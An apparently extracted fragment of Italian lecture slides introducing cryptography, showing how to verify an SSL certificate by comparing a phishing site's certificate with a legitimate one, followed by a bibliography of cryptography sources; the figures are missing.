
Con il certificato SSL del provider (inconsapevole!) che ha ospitato le pagine e gli script utilizzati per il phishing:



Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Che, per quanto valido, risulta diverso:



Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Da notare che in assenza di supporto SSL (<http://www.isdimaggio.it>) osserveremmo:



BIBLIOGRAFIA

- ✓ http://www.uniroma2.it/didattica/infsti/deposito/lez_22_apr09.pdf Fondamenti di Informatica e Sistemi e Tecnologie Informatiche- Consultato il 14/04/2018
- ✓ Algoritmi crittografici -
https://www.globaltrust.it/html_popup/pdfguide/ALGORITMICRITTOGRAFICIEFIRMADIGITALE_ver_1_3.pdf - Consultato il 15/04/2018
- ✓ <http://www.fisgeo.unipg.it/luca.gammaitoni/fisinfo/documenti-fisici/Crittografia3.pdf> - Consultato il 15/04/2018
- ✓ Global Trust – Guida tecnica ai Certificati SSL -
https://www.globaltrust.it/html_popup/pdfguide/SpecifichetecnicheCertificatiSSL.pdf Consultato il 17/04/2018